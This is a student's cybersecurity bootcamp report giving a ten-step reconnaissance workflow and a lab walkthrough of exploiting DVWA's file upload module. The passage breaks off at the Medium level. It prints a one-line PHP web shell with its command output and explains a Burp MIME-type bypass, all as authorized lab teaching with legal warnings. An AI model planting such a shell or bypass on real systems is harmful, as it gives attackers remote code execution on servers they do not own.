Project repository: https://github.com/Sallar-Khan/Cybersecurity-Cohort-02---PSEB
This module: https://github.com/Sallar-Khan/Cybersecurity-Cohort-02---PSEB/tree/main/s10-recon-and-upload

Digital Forensics & Cyber Security Bootcamp — Day 6

Recon Workflow and File Upload Exploitation

Assignment report: recon workflow, full upload walkthrough, and remediation brief

Item	Detail
Student	Sallar Ali Ahmad Khan
Submission folder	/s09-recon-and-upload
Lab target	Metasploitable 2 / DVWA 1.0.7 (192.168.40.130)
Submitted	11 November 2026

Contents

Task	Requirement	Weight
Task 1 — My recon workflow	A ten-step workflow with my own tools: question, tool, output and stopping condition per step, plus one tool justified differently	35%
Task 2 — Full upload walkthrough	The DVWA upload module at all four levels with screenshots, including the Impossible source and what each control contributes	40%
Task 3 — Remediation brief	One page for a non-technical manager on why unrestricted upload is critical and what must change	25%

Task 1 — My Recon Workflow

Purpose and principles

This is my own ten-step reconnaissance workflow: a repeatable path from a target (a domain or a single IP) to a list of findings. It follows the structure taught in the Day 6 session but makes my own tool choices, and for every step it states the one thing students usually leave out: when to stop.

Three rules hold the workflow together.

1. **Every step has a stopping condition.** A step without one runs until the clock does. The stop condition is written next to each step, and it is the signal to move on, not a target to exhaust.
2. **A closed port, an empty result and "no service" are answers.** Recording that a scan returned nothing is a defensible statement about the target. Writing "not found" for something never checked is not.
3. **Only test what you are authorized to test.** Every example here runs against a lab target I control (192.168.50.129, Metasploitable 2) or a neutral placeholder (example.com). Running these tools, especially the fuzzing and brute-force steps, against a system without written permission is an offence under the Prevention of Electronic Crimes Act 2016.

Throughout, `$TARGET` is the host under test. Set it once so every command is copy-paste safe:

```
export TARGET=192.168.50.129
```

The ten steps at a glance

#	Stage	Question it answers	My tool	Output	Stop when
1	Domain information	Who owns this, and when was it registered?	whois, PKNIC for .pk	Registrar, dates, name servers	You have registrar, creation/expiry dates and the name servers
2	DNS infrastructure	Where does the domain point?	dig (A, MX, NS, TXT)	Mail, hosting and verification records	All four record types queried and recorded
3	Subdomain enumeration	What else exists under this domain?	subfinder, crt.sh	A candidate hostname list	Both sources run and merged into one deduplicated list
4	Live host confirmation	Which candidates actually respond?	httpx	A resolved, live list	Every candidate probed once; non-responders dropped
5	Port scanning	What services are exposed?	rustscan piped into nmap	A service inventory	All chosen ports swept and open ones service-detected
6	Technology fingerprinting	What is the site built with?	whatweb	A stack list with versions	Server, language and framework versions recorded
7	Directory brute force	What is hidden that is not linked?	feroxbuster	Hidden paths and files	Wordlist exhausted at the chosen depth; interesting hits triaged
8	URL discovery	What endpoints exist?	katana, gau	A URL inventory	Crawl to depth 2 done and archived URLs merged

#	Stage	Question it answers	My tool	Output	Stop when
9	Parameter and path fuzzing	What input does each endpoint accept?	ffuf	Parameters and hidden paths	Wordlist exhausted within the agreed rate limit
10	Misconfiguration and TLS	What is badly configured or outdated?	nikto, nuclei, sslscan	Server and TLS findings	All three run; TLS only where a TLS port is open

Steps 1–4 only apply when the target is a domain. Against a bare IP there is nothing to look up in whois or DNS and no subdomains to enumerate, so recon starts at step 5 (see the last section).

Steps 1 to 5 in detail

Step 1 — Domain information

Question: who owns this domain, and when was it registered? **Input:** a domain name. **Output:** registrar, creation and expiry dates, name servers.

```
whois example.com
# for .pk domains, whois data is thin; check PKNIC
# https://pk6.pknic.net.pk/pk5/lookup.PK
```

Registration dates hint at how mature the infrastructure is, and the name servers tell you whether DNS is self-hosted or sits with a provider such as Cloudflare. **Stop when** you have the registrar, the creation and expiry dates and the name servers. Do not chase registrant personal data; it is usually redacted and not worth the time.

Step 2 — DNS infrastructure

Question: where does the domain actually point? **Input:** the domain. **Output:** mail, hosting and verification records.

```
dig +short A example.com      # where the website is hosted
dig +short MX example.com     # mail servers
dig +short NS example.com     # authoritative name servers
dig +short TXT example.com    # SPF, DKIM, domain-verification strings
```

Each record type reveals something different: A points to the host, MX to the mail provider, NS to who runs DNS, and TXT often leaks which SaaS products the organisation uses (Google, Microsoft 365, verification tokens). **Stop when** all four record types have been queried and recorded, even the empty ones.

Step 3 — Subdomain enumeration

Question: what else exists under this domain? **Input:** the domain. **Output:** a deduplicated candidate hostname list.

```
subfinder -d example.com -silent -o subfinder.txt
curl -s "https://crt.sh/?q=%25.example.com&output=json" | jq -r '.[].name_value' | sort -u
> crtsh.txt
cat subfinder.txt crtsh.txt | tr 'A-Z' 'a-z' | sed 's/^\*\.//' | sort -u > subs.txt
```

I use subfinder (many passive sources at once) and crt.sh (certificate transparency) because they draw on different data and together give good coverage without touching the target. **Stop when** both sources have run and are merged into one deduplicated list.

Step 4 — Live host confirmation

Question: which candidates actually respond? **Input:** the candidate list. **Output:** a live, resolved list.

```
httpx -l subs.txt -silent -sc -title -o live.txt
```

A candidate list is full of names that no longer resolve or serve anything. httpx probes each one and keeps only those that answer, with their status code and title. **Stop when** every candidate has been probed once and non-responders are dropped.

Step 5 — Port scanning

Question: what services are exposed on the live hosts? **Input:** a live host or IP. **Output:** a service inventory. This is where recon against a bare IP begins.

```
# fast full-range sweep, then hand the open ports to nmap for detail
rustscan -a $TARGET --ulimit 5000 -- -sV -sC
# web-port spot check, because a default scan does not favour what you care about
nmap -p 80,8080,8081,443,8443,4443 $TARGET
```

I replaced the session's plain nmap with rustscan piped into nmap here; the justification is in its own section below. **Stop when** the chosen ports have all been swept and the open ones have been service-detected. A port reported closed or filtered is recorded as such, never as open and never as "not found".

Steps 6 to 10 in detail

Step 6 — Technology fingerprinting

Question: what is the site built with? **Input:** a live URL. **Output:** a stack list with versions.

```
whatweb -v http://$TARGET
```

The verbose flag is worth it: whatweb separates the technology (Apache) from the version (2.2.8) from the platform string, which is exactly the breakdown a finding needs. An outdated version here, such as Apache 2.2.8 or PHP 5.2.4, is a finding on its own. **Stop when** the server, language and framework versions are recorded.

Step 7 — Directory brute force

Question: what is hidden that is not linked from the site? **Input:** a base URL. **Output:** hidden paths and files.

```
feroxbuster -u http://$TARGET/dvwa -w /usr/share/wordlists/dirb/common.txt -x
php,txt,bak,old,zip,git --rate-limit 100
```

The extension flags matter more than the wordlist: with `-x` a backup like `config.php.bak` (a developer's copy of a credentials file) is discovered instead of just the `config` directory. I use feroxbuster rather than gobuster because it recurses into directories it finds automatically, so one run reaches `/dvwa/config/` and its contents without my starting a second scan by hand. **Stop when** the wordlist is exhausted at the chosen depth and the interesting hits are triaged.

Step 8 — URL discovery

Question: what endpoints exist? **Input:** a base URL and the domain. **Output:** a URL inventory.

```
katana -u http://$TARGET/dvwa -d 2 -o katana.txt      # active crawl, depth 2
gau --subs example.com | tee gau.txt                   # historical URLs from public
archives
sort -u katana.txt gau.txt > urls.txt
```

`-d` is crawl depth: depth 1 is the seed page, depth 2 follows its links, depth 3 goes further and each level costs much more time. Depth 2 covers most applications. katana finds what is live now; gau pulls URLs that existed historically. **Stop when** the depth-2 crawl is done and the archive URLs are merged. **Note on gau's PATH:** on this Kali build gau lives at `/root/go/bin/gau`, which a non-root shell does not have on PATH; if gau says "command not found" while `which katana` works, call it by full path or add `/root/go/bin` to PATH.

Step 9 — Parameter and path fuzzing

Question: what input does each endpoint accept? **Input:** a URL with a FUZZ placeholder. **Output:** parameters and hidden paths.

```
ffuf -u http://$TARGET/dvwa/FUZZ -w /usr/share/wordlists/dirb/common.txt -rate 100 -t 20
```

ffuf replaces FUZZ with each word and reports what comes back. A 4,600-line wordlist is 4,600 requests, so `-rate` and `-t` are not optional: fuzzing without a rate limit is a realistic way to knock a production site over and end an engagement. **Stop when** the wordlist is exhausted within the agreed rate limit. Never run a large fuzz against a host whose owner has not permitted that volume of traffic.

Step 10 — Misconfiguration and TLS

Question: what is badly configured or outdated? **Input:** a base URL and a port. **Output:** server and TLS findings.

```
nikto -h http://$TARGET/dvwa            # directory indexing, phpinfo, outdated server
nuclei -u http://$TARGET/dvwa           # templated checks for known issues
sslscan $TARGET:443                     # TLS only where a TLS port is open
```

nikto flags things like directory indexing and an outdated Apache; nuclei runs a large template set for known CVEs and misconfigurations. sslscan only makes sense against a TLS port: if 443 is closed the correct conclusion is "no TLS service exposed," not "TLS is secure." **Stop when** all three have run and the TLS step is either completed or correctly recorded as not applicable.

One step I would add: web application firewall detection

Before any fuzzing or injection, I run `wafw00f https://example.com`. A detected WAF (for example Akamai Kona Site Defender) changes the whole plan: payloads will be normalised or blocked, noisy scanning from one IP gets blackholed, and success may be silent. Knowing this first lets me lower the rate and plan encoding bypasses instead of discovering the filter the hard way.

The tool I chose differently: rustscan piped into nmap

The session used nmap alone for step 5. I run **rustscan first and hand its results to nmap**:

```
rustscan -a $TARGET --ulimit 5000 -- -sV -sC
```

Everything after the `--` is passed straight through to nmap, so I keep nmap's service and script detection while changing only how the ports are discovered.

Why I made this choice

1. **Speed of the full range.** A plain `nmap $TARGET` scans nmap's default ~1,000 ports. To be sure nothing is hiding on a high port I would need `nmap -p-`, which on a slow or filtered host can take many minutes. rustscan sweeps all 65,535 ports in seconds because it is built for fast port

discovery, then passes only the open ports to nmap. I get full-range coverage without the full-range wait.

2. **I keep nmap's depth where it counts.** rustscan does not replace nmap; it feeds it. The open ports still go through `-sV` (version detection) and `-sC` (default scripts), so the service inventory is exactly as rich as nmap alone would produce.
3. **It matches the stopping condition.** My stop condition for step 5 is "all chosen ports swept and open ones service-detected." rustscan guarantees the whole range is swept, so I can state that with confidence rather than hoping the default port set happened to include the service that mattered.

The trade-off, stated honestly. rustscan's speed comes from a high connection rate, which is noisier and more likely to trip a firewall, an IDS or rate limiting than a slow nmap scan. On a lab target that does not matter. On a monitored production target I would slow it down (a lower `--batch-size` and `--ulimit`), or fall back to a timed `nmap -p- -T2`, because being fast is worthless if the first burst gets my source address blocked. Knowing when not to use the faster tool is part of justifying it.

Domain vs bare IP: where the workflow starts

The same ten steps apply to both kinds of target, but a bare IP has no registration, no DNS and no subdomains, so the first four steps have nothing to answer. Running subfinder against 192.168.50.129 returns nothing, and that is the correct result, not a failure.

Step	Domain (e.g. example.com)	Bare IP (e.g. 192.168.50.129)
1 Domain info	Run it	Skip — nothing to whois
2 DNS	Run it	Skip — no DNS for a raw IP
3 Subdomains	Run it	Skip — no domain to enumerate
4 Live hosts	Run it	Skip — you already have the one host
5 Port scan	Run it	Start here
6 Fingerprinting	Run it	Run it
7 Directory brute force	Run it	Run it
8 URL discovery	Run it (gau needs the domain)	katana only; gau has no domain to query
9 Fuzzing	Run it	Run it
10 Misconfig and TLS	Run it	Run it

On the lab target (192.168.50.129), recon begins at step 5. The worked example of steps 5 to 10 against that IP is exactly the sequence used in Task 2's recon phase: port scan, headers, whatweb, directory brute force, URL discovery, fuzzing, then nikto/nuclei, ending at the DVWA upload module.

Why this is my workflow and not just the session's

A workflow is only mine when I can defend every step: the question it answers, what it produces, and when I stop. The two columns the session left implicit — output and stop condition — are written out here for all ten steps, I swapped three tools for ones I can justify (rustscan+nmap for speed with retained depth, feroxbuster for automatic recursion, and WAF detection promoted to a named pre-step), and I stated the trade-off for the choice that carries the most risk. If I cannot name a step's stopping condition, I will run it until the time runs out; writing them down is what turns a list of tools into a workflow.

Task 2 — DVWA File Upload Walkthrough (All Levels)

Summary

This walkthrough attacks the DVWA file upload module at each security level, showing what each defensive control stops and what defeats it. At Low an unrestricted upload gives immediate remote code execution. Medium adds a MIME-type check that a proxy defeats. High inspects the file content, which a polyglot image passes, but the file is stored as `.jpg` and never executed. Impossible rebuilds the image, leaving nothing to run.

Level	Control	Bypass used	Result
Low	None	Upload the PHP program directly	Code execution as www-data
Medium	Client-supplied MIME type	Change Content-Type to image/jpeg in Burp	Code execution as www-data
High	Content and extension inspection	Polyglot JPEG with appended code	Upload accepted; file not executed
Impossible	Re-encode image + random filename	None	Payload destroyed on re-encode

Lab setup

Item	Value
Target	DVWA on Metasploitable 2, http://192.168.40.130/dvwa/
Module	File Upload, /dvwa/vulnerabilities/upload/
Login	admin / password
Attacker host	Kali Linux (polyglot build), Windows (browser + Burp)
Account obtained	www-data (uid=33)

Scope and legal. DVWA is a deliberately vulnerable application on an isolated lab network that I control. Uploading a malicious file to any system you do not own or are not contracted to test is an offence under the Prevention of Electronic Crimes Act 2016. The only difference between this exercise and a real breach is written authorisation.

Note on the DVWA version. The lab VM runs DVWA 1.0.7, which ships only three levels (Low, Medium, High). The Impossible level was introduced in DVWA 1.9 (2015), so Section 5 analyses its source from the official DVWA repository rather than from a live tab on this VM.

Level Low — no validation

The defence: none. The application writes whatever is uploaded to the web-accessible uploads directory without inspecting it. The level is confirmed on the DVWA Security tab.




Figure 1 — DVWA security level set to Low

Baseline first. Before attempting anything malicious, I uploaded a normal `.jpg` to confirm the mechanism. The application reported the storage path, which is the single most useful piece of information in the module.




Figure 2 — A legitimate image uploads and the server reveals the storage path

Confirming a benign file works first separates two failure causes: if a later upload fails, I know whether the problem is my file or the upload itself.

The uploaded program. I used a PHP file (`pct.php`) whose core is one line of executable PHP that reads a `cmd` parameter and runs it on the server:

```
<?php if(isset($_GET['cmd']) && !empty($_GET['cmd'])) { passthru($_GET['cmd']); } ?>
```

Upload and execute. At Low the file uploaded with no complaint.




Figure 3 — pct.php uploaded at Low with no validation

Commands then ran over the URL. I ran four, because "code execution obtained" with no context is not evidence — these four establish the privilege level, the account, the host identity and the working directory:

```
.../pct.php?cmd=id       -> uid=33(www-data) gid=33(www-data) groups=33(www-data)
.../pct.php?cmd=whoami   -> www-data
.../pct.php?cmd=hostname -> metasploitable
.../pct.php?cmd=pwd      -> /var/www/dvwa/hackable/uploads
```




Figure 4 — cmd=id confirms execution as the www-data account




Figure 5 — cmd=hostname confirms the host is metasploitable




Figure 6 — cmd=pwd confirms the web-accessible upload directory

Read the privilege level honestly. www-data is the Apache service account, not root. It cannot read most of the filesystem, but it can read the application's configuration files, which in DVWA contain the MySQL credentials, and the database is reachable on port 3306. The severity is still critical; the report must state the real account rather than imply administrative control.

What the server actually did. The upload feature did not grant code execution on its own:

1. The browser sent a multipart/form-data POST containing the file.
2. PHP wrote the file to ../../hackable/uploads/ without inspecting it.
3. The web server, configured to execute `.php` files, treated the file as code.
4. Each request to pct.php ran the embedded PHP, and passthru() ran the command as www-data.

Step 3 is the part people miss: the upload stored the file, but the server configuration ("any `.php` in this directory is a program") is what executed it. That is why remediation has to address both — validate uploads, and deny execution in the upload directory.

Level Medium — client-supplied MIME type

The defence. Medium inspects the file's MIME type as reported by the browser and rejects anything that is not an image. Uploading pct.php directly is refused.




Figure 7 — Medium rejects the direct upload ("Your image was not uploaded"); the warnings reference source/medium.php

This looks like real validation, but it trusts a value the client sends. In a multipart upload the Content-Type of the file part is written by the browser, and the browser — through an intercepting proxy — is under the attacker's control.

The bypass, with Burp. With Intercept on, the captured upload shows the file part declaring its real type:




Figure 8 — The intercepted request: filename pct.php, Content-Type application/octet-stream, cookie security=medium

Changing only the Content-Type line so it claims to be an image:




Figure 9 — The same request edited to Content-Type: image/jpeg

Forwarding the request, the server now accepts it:

